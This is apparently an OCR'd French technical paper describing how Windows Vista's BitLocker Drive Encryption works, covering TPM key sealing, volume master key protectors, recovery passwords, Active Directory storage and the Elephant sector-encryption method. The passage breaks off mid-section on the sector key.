La fonction de chiffrement de volume de BDE chiffre la partition système Windows et scelle la clé symétrique dans le TPM. L'opération de scellement séquestre effectivement la clé au sein du TPM, de telle façon que lors de prochains amorçages, le TPM puisse n'autoriser le descellement de la clé symétrique que lors de l'exécution d'un code dument spécifié sur l'ordinateur considéré. Le code spécifié en question (qui a la possibilité de desceller la clé symétrique) est déterminé par les valeurs contenues dans les *Platform Configuration Registers* (PCR). Le chiffrement de volume est effectué sur la base d'une granularité par secteur. Un chiffrement par bloc est utilisé afin que la modification d'un seul octet d'un bloc affecte la totalité du bloc en question.

Afin d'en apprendre davantage sur la façon dont le logiciel utilise les PCR contenus au sein d'un TPM, il est possible de consulter la documentation du TCG citée en référence. En général, les logiciels tels que BDE « étendent les mesures » des composants d'amorçage initial dans les PCR.

Les nouvelles « mesures » effectuées lors de l'amorçage doivent correspondre aux « mesures » qui étaient contenues dans les PCR au moment où BDE savait que l'ordinateur était dans un état sûr, ou bien alors la clé ne sera pas descellée. De plus, lors du scellement, l'appelant peut spécifier quels PCR spécifiques doivent être comparés avec les nouvelles valeurs de « mesure » lors du descellement. De cette façon, l'utilisateur peut être assuré que le code introduit par quelqu'un en train d'attaquer l'ordinateur ne pourra pas s'exécuter et qu'il ne pourra pas accéder à des secrets chiffrés sur le disque.

Les fonctions *seal/unseal* du TPM permettent un accès sélectif aux clés de chiffrement en fonction des valeurs des registres PCR. La fonction *seal* est utilisée pour chiffrer une clé dans un « blob » que seul le TPM peut déchiffrer. De plus le TPM ne déchiffrera le « blob » en question que si et seulement si les registres PCR sélectionnés ont la même valeur qu'elles avaient au moment de l'opération *seal*. En d'autres termes, on peut stocker une clé dans un « blob » de telle façon qu'elle ne puisse être accédée que lorsque les PCR sélectionnés ont une valeur particulière.

Le chiffrement de BDE est fondé sur une *Volume Master Key* (VMK) qui est créée (générée aléatoirement) quand BDE est mis en service et configuré pour la première fois. La VMK est protégée (scellée) en utilisant le TPM ainsi que décrit précédemment et stockée sur le disque. Pendant la séquence d'amorçage, le système d'exploitation utilise le TPM pour desceller la VMK (en se basant

sur le fait que les PCR contiennent les bonnes valeurs pour authentifier le code d'amorçage) et accède aux clés suivantes qui sont nécessaires pour effectuer le déchiffrement et le chiffrement lors des lectures et des écritures sur le disque. La protection fondée sur le TPM de la VMK peut être améliorée en utilisant un code PIN. Les données dérivées du code PIN fourni par l'utilisateur sont présentées au TPM comme des données d'autorisation afin de desceller la VMK, ce qui permet la mise en place d'un mécanisme de sécurité à deux facteurs.

La VMK peut aussi être chiffrée à l'aide d'une clé externe qui peut être stockée sur un périphérique externe comme une clé USB. Même si BDE a été principalement conçu pour utiliser les services hardware du TPM, BDE peut être paramétré pour être utilisé sur une machine ne renfermant pas de TPM à travers l'utilisation d'une clé externe. Toutefois, quand BDE est paramétré et configuré sur une machine dont le TPM est en service, BDE requerra et mettra en vigueur la protection de la VMK à travers le TPM.

La clé externe joue aussi le rôle d'une clé de récupération, ce qui permet de déplacer un volume chiffré depuis une machine où le TPM est en service vers une autre machine. Après avoir déplacé un volume chiffré vers une autre machine, la clé externe ou clé de récupération permet l'accès à la VMK afin de déchiffrer le volume.

BDE offre également une protection fondée sur un mot de passe pour des fonctions de récupération. Lors du paramétrage initial, quand l'utilisateur met BDE en fonction, un mot de passe de récupération est généré automatiquement et ce dernier peut être affiché, imprimé ou stocké dans un fichier sur un périphérique externe afin de permettre une conservation sécurisée (dans un coffre) et autoriser une récupération ultérieure. Si la machine rejoint un domaine, le mot de passe peut être généré en fonction d'une politique de groupe (qui peut rendre la création d'un mot de passe de récupération obligatoire) et stocké dans l'Active Directory de façon transparente pour l'utilisateur. Quand une récupération est nécessaire, l'administrateur peut fournir le mot de passe approprié (en provenance de l'Active Directory) à l'utilisateur afin de permettre le déchiffrement de la VMK sur la machine de l'utilisateur.

BDE fournit également un mode de protection multi-niveau par lequel la VMK est scellée à la fois sur le TPM et sur la clé externe, les deux étant nécessaires pour démarrer la machine et amorcer le système d'exploitation. Dans cette configuration, la clé externe devient une « clé partielle » requise pour déverrouiller la VMK en plus du TPM.

Dans certaines circonstances, la VMK peut être temporairement scellée avec une clé externe, appelée « clé en clair » qui est stockée en clair sur le disque dur de telle façon que le système puisse démarrer sans requérir le TPM et/ou le périphérique de stockage de la clé externe. Ce mode temporaire sans protection est appelé « *disabled mode* ». Ce mode est requis quand l'administrateur est en train de mettre BDE en fonction ou de le mettre temporairement hors service (afin, par exemple, de mettre à jour le BIOS ou d'autres composants qui sont « mesurés » lors du processus d'amorçage). Une fois la mise à jour effectuée et que BDE est placé à nouveau en « *enabled mode* », la « clé en clair » est supprimée du disque dur (effacée plusieurs fois).

BDE peut être dans l'un des trois états suivants (tableau 1).

BDE requiert un minimum de deux partitions ou volumes disque en plus du MBR (*Master Boot Record*). La première partition, appelée Partition d'Amorçage ou Système (ou volume actif) est le premier volume accédé quand l'ordinateur démarre. Ce volume contient des fichiers spécifiques au hardware qui sont nécessaires pour charger Windows et comprend le *boot manager* de l'ordinateur (pour charger plusieurs systèmes d'exploitation) et des utilitaires d'amorçage. La taille de la Partition Système sera typiquement aux environs de 350 MO. Bien que la Partition Système

Turned off – pas de chiffrement	Dans cet état, BDE n'a pas été paramétré ou configuré ou n'a pas été mis en service. Tous les secteurs du volume sont non chiffrés.
Enabled mode – chiffré	Dans cet état, tous les secteurs du volume sont chiffrés. La *Volume Master Key* est scellée dans l'un ou plusieurs des éléments suivants (dépendant de la configuration) : le TPM (avec ou sans code PIN), une clé externe, une clé dérivée d'un mot de passe, une combinaison de TPM et de clé externe.
Disabled mode – chiffré, clé en clair	Dans cet état, tous les secteurs du volume sont chiffrés. La *Volume Master Key* est scellée dans une « clé en clair », c'est à dire une clé qui est disponible en clair sur le disque dur.

Tab. 1. Trois états de BDE

puisse être sur le même volume que la Partition du Système d'Exploitation (Volume du Système d'Exploitation), BDE requiert que ces deux partitions soient séparées et distinctes.

La Partition d'Amorçage est non chiffrée et sera « mesurée » et comparée par rapport au TPM pour déverrouiller la VMK. Le Partition d'Amorçage contient le secteur d'amorçage, du code d'amorçage et le *boot manager* (anciennement NTLDR) et contient le support nécessaire pour un périphérique de stockage USB et la possibilité de réaliser des saisies sur le clavier.

La Partition du Système d'Exploitation (et les partitions données subséquentes, s'il y en a) est le volume chiffré qui convient le système d'exploitation, les applications et les données.

3 Architecture

BDE est une application qui utilise l'architecture des services du TPM de Windows Vista. Dans la figure 2, les composants *Services de base du TPM* et *Driver du TPM* sont au cœur des services du TPM. Le driver du TPM (tpm.sys) est un driver en mode noyau qui est conçu pour toutes les puces TPM qui sont conformes aux spécifications du TCG en version 1.2. Cette implémentation, conforme aux spécifications du TCG en version 1.2, évite le besoin d'avoir à fournir des drivers spécifiques à chacune des implémentations de TPM et procure donc une meilleure stabilité et une meilleure sécurité de la plateforme. BDE communique avec le TPM dans les phases initiales de l'amorçage du système d'exploitation à travers un BIOS compatible TPM et à travers le driver du TPM. TBS (*TPM Base Service*) est le service qui permet les communications avec le TPM. Il a un accès exclusif au driver du TPM : une fois le service démarré, aucun autre service ne peut parler au TPM.

Le chiffrement et le déchiffrement de la partition NTFS (dans le cours du chemin de données normal) est effectué en mode noyau au sein du driver filtre fvevol.sys en utilisant AES avec une couche de diffusion additionnelle (une méthode appelée *Elephant*) ainsi que précisé plus loin. Comme tout driver filtre, fvevol.sys agit comme un filtre de bas niveau entre le driver de bus, volmgr.sys et




Fig. 2. L'architecture simplifiée du TPM de Windows Vista

le driver de fonction volsnap.sys. A cet emplacement dans la chaîne, il peut consommer un volume logique chiffré BDE (qui peut être composé de une ou plusieurs partitions physiques) et produire un volume logique déchiffré NTFS qui sera consommé à son tour par le service de *volume snapshot*. Le déchiffrement et le chiffrement est effectué en réponse à des requêtes de lecture/écriture disque qui sont bornées par des frontières de secteur disque.

La figure 3 illustre l'architecture du système d'exploitation et du noyau dont BDE fait partie. De plus, le chiffrement et le déchiffrement en utilisant la méthode *Elephant* sont également effectués :

- Lors du démarrage au sein du *boot manager* (bootmgr) qui contient le code d'*Elephant* grâce à un mode d'édition de lien statique ;
- Pendant la conversion de volume (depuis un volume en clair vers un volume chiffré ou vice versa) qui est lancée au moyen de l'interface homme – machine appropriée ou à travers des appels WMI à l'API privée (fveapi.dll) ;
- Pendant la fonction de retour depuis l'hibernation dans les drivers filtres : rsmhbr32.exe, rsmhbr64.exe (en environnement 64 bits) et le filtre de fichiers dump : dumpfve.sys.

Les API de BDE (fveapi.dll) fournissent un ensemble d'API privées et non exposées qui sont réservées à un usage interne pour l'interface home – machine (pour convertir un volume, mettre BDE hors service, etc.) ou pour le fournisseur WMI (*Windows Management Instrumentation*).

Les API de BDE servent essentiellement d'accès direct au driver BDE. En dehors, de la génération de clé (utilisant la CryptoAPI), fveapi.dll appelle directement fvevol.sys et les fonctions de chiffrement (telles que la conversion de volume) sont actuellement implémentées et exécutées dans le driver fvevol.sys. BDE communique avec le driver BDE (fvevol.sys) à travers un ensemble d'appels IOCTL tels que IOCTL_GET_DATASET, IOCTL_SET_DATASET, IOCTL_GET_FVEK, IOCTL_GET_VMK, IOCTL_PROVIDE_VMK, etc. Le driver fvevol.sys récupère la VMK déchiffrée depuis le bootmgr et la maintient en cache en mémoire non paginée. BDE est fourni avec un fournisseur *Windows Management Instrumentation* (WMI) appelé Win32_EncryptableVolume qui




Fig. 3. Architecture du système d'exploitation et du noyau

expose des méthodes (documentées publiquement) permettant l'administration et la configuration. Les administrateurs du système peuvent configurer BDE localement et à distance à travers les interfaces exposées par Win32_EncryptableVolume. Les interfaces de ce fournisseur WMI comprennent des fonctionnalités de management pour commencer, suspendre, revenir en arrière sur la configuration de chiffrement d'un volume disque et pour configurer la façon dont la clé de chiffrement du volume disque peut être protégée.

Un autre fournisseur WMI, Win32_TPM, permet aux administrateurs de configurer le hardware de sécurité TPM qui peut être utilisé pour protéger de façon transparente la clé de chiffrement du volume BDE.

Les méthodes exposées par la classe WMI Win32_EncryptableVolume comprennent :

```
Decrypt, Encrypt, ProtectKeyWithTPM, ProtectKeyWithExternalKey,
ProtectKeyWithNumericalPassword, ProtectKeyWithTPMAndPIN,
ProtectKeyWithTPMAndStartupKey, etc{\ldots}
```

Un outil disponible en ligne de commande (manage-bde) est disponible afin de fournir aux administrateurs de système un moyen simple pour vérifier l'état des disques et pour effectuer des tâches d'administration classiques. Cet outil est écrit comme un script fondé sur les fournisseurs WMI disponibles et peut être facilement modifié pour aider à la construction de solutions custom permettant de répondre à d'autres besoins d'administration. En voici un exemple :

manage-bde[.wsf] -secure
[{**-RecoveryPassword**|**-rp**} {*NumericalPassword*|}]
[{**-RecoveryKey**|**-rk**} *PathToExternalKeyDirectory*]
[{**-StartupKey**|**-sk**} *PathToExternalKeyDirectory*]
[{**-TPM_PIN**|**-tp**} *PIN*]
[{**-TPM_StartupKey**|**-tsk**} *PathToExternalKeyDirectory*]

L'interface home – machine de BDE honore et met en vigueur les politiques de groupe telles qu'elles sont définies quand la machine fait partie d'un domaine Windows. Les politiques de groupe permettent le contrôle et la configuration de fonctionnalités de BDE telles que :

- Obliger de faire la sauvegarde des informations de récupération dans l'Active Directory
- Contrôler quels mécanismes de récupération sont disponibles
- Contrôler la méthode de chiffrement utilisée pour le volume
- Requérir une authentification à deux facteurs et contrôler d'autres mécanismes de protection dans l'assistant de configuration de BDE
- Etc...

4 Gestion des clés

Nous présentons ci-dessous un résumé synthétique de la gestion des clés effectuée par BDE.

4.1 Volume Master Key

La *Volume Master Key* (VMK) est une clé de 256 bits générée de façon aléatoire quand BDE est paramétré pour la première fois. Il n'y a pas de mécanisme pour changer ou renouveler la VMK, excepté en mettant hors service BDE (ce qui provoque le déchiffrement du volume entier) et en le paramétrant à nouveau (ce qui provoque la génération d'une nouvelle VMK et le chiffrement du volume).

La VMK est protégée par des « *key protectors* » qui peuvent exister simultanément. La table 2 synthétise les différents mécanismes de protection de la *Volume Master Key* (VMK) pour BDE :

Protection de la VMK	**Algorithme et longueur de la clé utilisée pour chiffrer la VMK**	**Clé utilisée pour chiffrer la VMK**
TPM seul	RSA 2048	SRK (*Storage Root Key*) du TPM : RSA 2048, clé publique
TPM avec le code PIN de l'utilisateur	RSA 2048 Le code PIN est sur 4 à 20 digits Les premiers 160 bits de SHA256 (PIN) sont utilisés comme donnée d'autorisation dans le TPM	SRK (*Storage Root Key*) du TPM : RSA 2048, clé publique
Plusieurs couches – TPM avec une clé externe utilisée comme clé partielle	AES 256	SHA256 (IK2, ExK) IK2 est une clé intermédiaire générée aléatoirement, stockée et protégée par le TPM sur le disque. ExK est la clé externe.
Clé externe *Machine sans TPM seulement*	AES 256	ExK (clé externe)
Clé de récupération	AES 256	RK (Clé de récupération)
Mot de passe de récupération	AES 256	DF (Salage, mot de passe) Le mode de passe est une valeur sur 48 digits générée aléatoirement. « Salage » est une valeur sur 128 bits générée aléatoirement et stockée en clair sur le disque. DF est une fonction de dérivation itérative basée sur SHA-256.
Clé en clair	AES 256	CC (Clé en clair)

Tab. 2. Les différents mécanismes de protection de la *Volume Master Key* (VML)

Le chiffrement des clés en utilisant AES 256 est effectué en utilisant le mode CCM (*Counter with CBC-MAC*) du RFC 4309 de l'IETF. Le code en question utilise l'implémentation Microsoft d'AES qui est linké statiquement avec la librairie interne rsa32.lib.

Nous présentons ensuite les différentes façons de protéger la VMK en fonction de la configuration, ce qui produira les *blobs* VMK correspondants (ou *key protectors*) sur le volume.

Sur une machine TPM

Mot de passe de récupération Sur une machine qui ne fait pas partie d'un domaine, le paramétrage d'un mot de passe de récupération est optionnel. Le mot de passe est généré de façon aléatoire par BDE sous la forme d'une entité 128 bits qui est affichée sous la forme d'une représentation de 48 digits (8 groupes of 6) à l'utilisateur

- La clé 128 bits est éclatée en 8 blocs de valeurs de 16 bits.
- Chaque valeur de 16 bits génère un bloc de 6 digits en multipliant le nombre par 11.
- Le mot de passe est formaté pour l'affichage sous la forme 111111-222222-333333-444444-555555-666666-777777-888888. Chaque bloc de 6 digits peut être entré individuellement et vérifié ; il n'est est valide que si :

$$(\text{nombre} \ \% \ 11)==0 \text{ and } (\text{nombre}/11)<2\hat{}16).$$

L'utilisateur peut imprimer le mot de passe ou le sauvegarder dans un fichier.

Sur une machine faisant partie d'un domaine, la politique de groupe dicte si un mot de passe de récupération est créé ou non. Si la politique de groupe requiert un mot de passe de récupération, le mot de passe est généré aléatoirement et stocké dans l'Active Directory. Le mot de passe en question n'est pas mis à la disposition de l'utilisateur pendant le paramétrage de BDE.

Un processus de dérivation itérative de clé qui combine le mot de passe sur 128 bits avec un salage sur 128 bits permet de générer une clé AES sur 256 bits (désignée « R » ci-dessous) qui est utilisée pour chiffrer la VMK comme suit :

```
P = SHA-256(Password data)

S = 16 bytes of salt

R = 0 // 256-bit chaining variable

For ( i=0; i$<$2\^{}20; i++ )

R = SHA-256( R $\vert $ P $\vert $ S $\vert $ i ) \newline
 // i is encoded as an 8-byte integer

Return R
```

Quand on effectue la récupération, les digits du mot de passe de récupération sont entrés en utilisant les clés de fonction du clavier (F1-F10), les clés numériques 0-9, ou les flèches.

Clé de récupération La clé de récupération est optionnelle. Pendant le paramétrage initial, l'utilisateur se voit présenter le choix de créer une clé de récupération et de la sauvegarder dans un fichier. La clé de récupération est une clé sur 256 bits et générée aléatoirement. Sur une machine faisant partie d'un domaine, la politique de groupe dicte le fait qu'une clé de récupération soit créée ou non.

L'interface homme – machine permet à l'utilisateur de sauvegarder sa clé dans un fichier situé sur une clé USB amovible ou sur un partage réseau.

TPM avec ou sans code PIN L'utilisation d'un code PIN est optionnelle. Pendant le paramétrage initial, l'utilisateur peut choisir de rentrer un code PIN qui sera utilisé comme donnée d'autorisation par le TPM. Le code PIN peut avoir de 4 à 20 digits. Sur une machine faisant partie d'un domaine, l'utilisation d'un code PIN peut être mandatée par une politique de groupe.

TPM avec clé externe (protection à deux niveaux) L'utilisation d'une clé externe est optionnelle. Pendant le paramétrage initial, l'utilisateur peut choisir d'avoir une clé externe générée aléatoirement et stockée sur un périphérique externe (clé USB). La clé externe sera utilisée comme clé partielle afin de permettre la mise en œuvre d'une protection à deux niveaux. Sur une machine faisant partie d'un domaine, la politique de groupe dicte le fait qu'une clé externe sout créée ou non.

Clé en clair La VMK est chiffrée en utilisant une clé de 256 bits générée aléatoirement et qui est stockée sur le disque au sein du *blob* VMK. Cette situation est une situation temporaire qui correspond au fait d'avoir BDE en *Disabled Mode* (voir plus haut).

Sur une machine sans TPM Sur une machine sans TPM, la protection fondée sur le TPM est remplacée par le mécanisme de protection par clé externe selon lequel la VMK est chiffrée par un algorithme AES 256 en utilisant la clé externe. L'*External Key VMK blob* est alors le *blob* principal utilisé pour déchiffrer le volume.

De plus le *Recovery Password VMK blob* et le *Recovery Key VMK blob* peuvent aussi être présents sur une machine sans TPM.

Le *Disabled Mode* associé au *Clear Key VMK blob* fonctionne également sur une machine sans TPM.

Les *key protectors* (ou les *VMK key blobs*) sont stockés comme métadonnées sur le volume du système d'exploitation (celui qui est chiffré par BDE) à trois emplacements différents. Ces métadonnées représentent une très faible portion du volume du système d'exploitation qui n'est pas chiffré par BDE. Malgré que ces zones du volume du système d'exploitation soient en clair dans le sens où elles ne sont pas chiffrées par la FVEK (*Full Volume Encryption Key*), ces métadonnées contiennent typiquement des données qui sont chiffrées par la VMK (*Volume Master Key*).

Chaque structure de métadonnées contient des informations en état à la fois chiffré et non chiffré. Plusieurs *VMK blobs* ou « *key protectors* » peuvent résider sur les sections métadonnées du volume. Ce sont :

- Le mot de passe de récupération du *VMK blob.*
- La clé de récupération du *VMK blob.*
- Le *TPM+PIN VMK blob.*
- Le *Two-Layer VMK blob.*
- Le *start-up key VMK blob* (pour des scénarios de clé de démarrage seule).
- Le *clear key VMK blob.*

Les *TPM+PIN VMK blobs* et *Two-Layer VMK blobs* peuvent être présents simultanément sur le volume, afin de permettre à l'utilisateur de démarrer avec soit un code PIN ou une clé externe (deux niveaux).

Toutefois, si l'un quelconque des TPM+PIN VMK blobs ou *Two-Layer VMK blob* est présent, alors, il n'y a pas de *« TPM Only » blob* (car sa présence neutraliserait la sécurité plus forte que permet le code PIN ou la clé externe). Quand le *TPM only blob* est présent, les seuls autres *blobs* qui peuvent être présents sur le volume sont les *Recovery Password* et *Recovery Key blobs.*

En *disabled mode*, un *key blob* chiffrant la VMK (la clé en clair) est stocké en clair dans la structure de métadonnées sur le volume, en plus des autres *blobs* existants.

4.2 4.2 Récupération depuis l'Active Directory

Les informations de récupération relatives à la fois à la propriété du TPM et à la récupération de la CMK sont stockées dans l'Active Directory quand la machine fait partie d'un domaine. Les entrées en question sont protégées par des ACL et transmises à travers des canaux LDAP sécurisés par Kerberos. On utilise les attributs et les sous-attributs de l'objet Computer.

Fonctionnalité TPM Puisqu'il n'y a qu'un mot de passe de propriétaire du TPM par ordinateur, le *hash* du mot de passe de propriétaire du TPM est stocké sous la forme d'un attribut de l'objet Computer.

Fonctionnalité BDE Les informations de récupération de BDE sont stockées dans un sous-objet de l'objet Computer. L'objet Computer est donc le container de l'objet de récupération BDE.

Il peut exister plus d'un objet de récupération BDE pour chaque objet Computer puisqu'il peut y avoir plus d'un mot de passe de récupération associé à un volume BDE.

Chaque objet de récupération BDE a un nom unique et contient un GUID et un mot de passe de récupération. Le GUID est un identificateur unique pour le mot de passe de récupération d'un volume FVE.

Le nom d'un objet de récupération BDE est limité à 64 caractères en raison des contraintes de l'Active Directory. Ce nom incorpore le GUID du mot de passe de récupération ainsi que des informations sur la date et l'heure sur une longueur fixe de 63 caractères. Il est de la forme :

<Object Creation Date and Time><Recovery Password GUID>

Par exemple :

2005-09-30T17 :08 :23-08 :00{063EA4E1-220C-4293-BA01-4754620A96E7}

Le *common name* (cn) Active Directory pour l'objet de récupération BDE est `ms-FVE-Recovery-Information` et a, en plus des attributs obligatoires, deux attributs, « *musthave* » nommés ms-FVE-RecoveryPassword et ms-FVE-RecoveryGuid.

Le mot de passe de récupération BDE est stocké sous la forme d'une chaîne Unicode en utilisant le *common name* ms-FVE-RecoveryPassword. Le GUID BDE est stocké sous la forme d'une chaîne d'octets en utilisant le *common name* ms-FVE-RecoveryGuid.

4.3 Full Volume Encryption Key

La VMK est utilisée pour protéger la FVEK (*Full Volume Encryption Key*) qui sera utilisée comme clé pour la méthode de chiffrement *Elephant* qui sera décrite ultérieurement. Le fait d'utiliser un niveau d'indirection pour la protection du disque à travers la VMK permet au système de pouvoir facilement utiliser une autre clé (*re-keying*) quand l'une ou l'autre des clés situées plus haut dans la chaîne de confiance est perdue ou compromise, ce qui est particulièrement important quand le déchiffrement et le re-chiffrement d'un volume est coûteux.

La FVEK est une clé de chiffrement générée aléatoirement de 128, 256, ou 512 bits en fonction de la méthode de chiffrement qui est configurée (par une politique de groupe sur une machine appartenant à un domaine). La FVEK est chiffrée en utilisant un algorithme AES 256 en mode CCM tel que spécifié par le RFC 4309 de l'IETF. Le code utilise correspond à l'implémentation par Microsoft d'AES linké en statique avec la librairie interne rsa32.lib. La VMK est utilisée comme clé AES. Le *blog* FVEK est stocké comme métadonnées (structure FVE_DATUM_KEY) avec les *VMK key protectors* sur le volume du système d'exploitation.

Méthode de chiffrement utilisée	Taille de la FVEK
Elephant 128 (défaut)	512
Elephant 256	512
AES 128	128
AES 256	256

5 Chiffrement des blocs disque

BDE chiffre les données d'une partition disque au niveau secteur en utilisant la méthode de chiffrement *Elephant*. *Elephant* utilise AES en mode CBC (*Cypher Block Chaining*) pour le chiffrement de base en l'améliorant à l'aide d'un « diffuseur » pour lutter contre les attaques par manipulation de bits. La sécurité du chiffrement de base est fournie par la couche AES qui a été largement revue par la communauté scientifique et est généralement acceptée par l'industrie. La couche de diffusion ajoute certaines propriétés de sécurité supplémentaires qui sont souhaitables pour chiffrer un disque mais ne sont pas fournies par des méthodes de chiffrement traditionnelles telles qu'AES.

La méthode *Elephant* a les caractéristiques suivantes :

- Elle chiffre et déchiffre les secteurs disque de 512, 1024, 2048, 4096 ou 8192 octets.
- Elle prend le numéro de secteur comme un paramètre supplémentaire (« la distorsion ») et implémente des algorithmes de chiffrement/déchiffrement différents pour chacun des secteurs.
- Elle protégé la confidentialité du contenu en clair.
- Un attaquant ne peut contrôler ou prédire aucun des aspects des changements du contenu en clair résultant d'une modification ou d'un remplacement du contenu un secteur chiffré.
- Elle est suffisamment rapide pour que le ralentissement des performances d'un portable induit par le chiffrement soit acceptable pour la plupart des utilisateurs.
- Elle a été validée à travers un examen public et est généralement considérée comme sûre.

La plateforme n'expose pas d'API permettant à des développeurs d'effectuer des opérations de chiffrement fondées sur *Elephant*. Au sein de BDE, le code effectuant le chiffrement/déchiffrement en utilisant *Elephant* s'exécute en mode noyau.

Rentrons maintenant dans quelques détails sur la méthode *Elephant*. Dans la droite ligne de Bear, Lion, et Beast[2], la méthode de chiffrement de BDE a été appelée *Elephant*. *Elephant* consiste en l'utilisation d'AES-CBC avec un diffuseur additionnel qui permet de stopper les attaques en modification de bits.

Il y a quatre opérations séparées pour chaque chiffrement. Le contenu en clair est composé à travers un XOR avec une clé de secteur, puis passe à travers deux diffuseurs (sans clé), et est finalement chiffré en AES en mode CBC.

Le composant clé de secteur et le composant AES-CBC utilisent des clés indépendantes, ce qui permet d'administrer une preuve facile du fait que la méthode *Elephant* soit au moins aussi sûre qu'AES-CBC. Chacun de ces deux composants utilise une clé de 256 bits, ce qui revient à dire que la clé *Elephant* complète est une clé de 512 bits qui n'est autre que la clé FVEK que l'on a décrit précédemment. Les premiers 256 bits de la FVEK sont utilisés par le composant clé de secteur, les derniers 256 bits de la FVEK constituant la clé de l'algorithme AES.


[2] Bear and Lion [1], [2] sont deux méthodes de type *block cipher* utilisant des grands blocs proposées par Ross Andersen et Eli Biham.

Malgré le fait que les méthodes Bear, Lion et Beast auraient pu être retenus pour satisfaire les exigences de BDE, il n'en a rien été pour des raisons de performance.

En fonction de la version choisie, les deux composants peuvent n'utiliser que 128 bits parmi les 256 bits fournis, auquel cas, seuls les derniers 128 bits sont retenus et utilisés.

Quand la méthode *Elephant* est utilisée, la clé *Elephant* est toujours de 512 bits afin de pouvoir supporter des clés plus longues sans pour autant changer le système de gestion de clés. La méthode par laquelle les deux composants utilisent des clés 128 bits est appelée *Elephant-128*, qui est la méthode de chiffrement par défaut. La version où les deux composants utilisent des clés 256 bits est appelée *Elephant-256*.

La taille de bloc d'*Elephant* est variable : elle peut être de n'importe quelle puissance de 2 entre 512 et 8192 octets (4096 – 65536 bits).



AES-CBC Le composant AES-CBC est simple. La clé AES K_{AES} est soit de 128 bits soit de 256 bits, en fonction de la méthode qui a été choisit lors de la configuration (*Elephant-128*, le défaut, ou *Elephant-256*). La taille du bloc est toujours un multiple de 16 octets, de telle façon qu'aucun remplissage ne soit nécessaire. Le vecteur d'initialisation pour le secteur s est calculé comme suit :

$$IV_s := E(K_{\mathrm{AES}}, e(s)), \tag{1}$$

où $E()$ est la fonction de chiffrement AES, et $e()$est une fonction d'encodage qui fait correspondre à chaque numéro de secteur s une valeur unique de 16 octets. Il est important de noter qu'IV_s dépend de la clé et du numéro de secteur mais pas des données.

Le contenu en clair est chiffré en utilisant AES-CBC et le vecteur d'initialisation IV du secteur. Le déchiffrement utilise la fonction inverse.

Le résultat de $e()$est la valeur de distorsion qui est utilisée dans cette partie de l'algorithme de chiffrement. Le choix de $e()$ n'a pas d'implications en termes de sécurité (tant que cela reste une injection) et pourra varier avec l'application. Dans le cas de l'application BDE la fonction d'encodage e est la plus simple possible pour l'implémentation. Les premiers 8 octets du résultat correspondent au déplacement en octets pour atteindre le secteur sur le volume (le décalage en octets depuis le début du volume). Cet entier est encodé en utilisant une logique de type *little endian* (*least-significant-byte first encoding*). Les derniers 8 octets du résultat sont toujours à zéro.

Clé de secteur La clé de secteur de 256 bits est calculée comme suit :

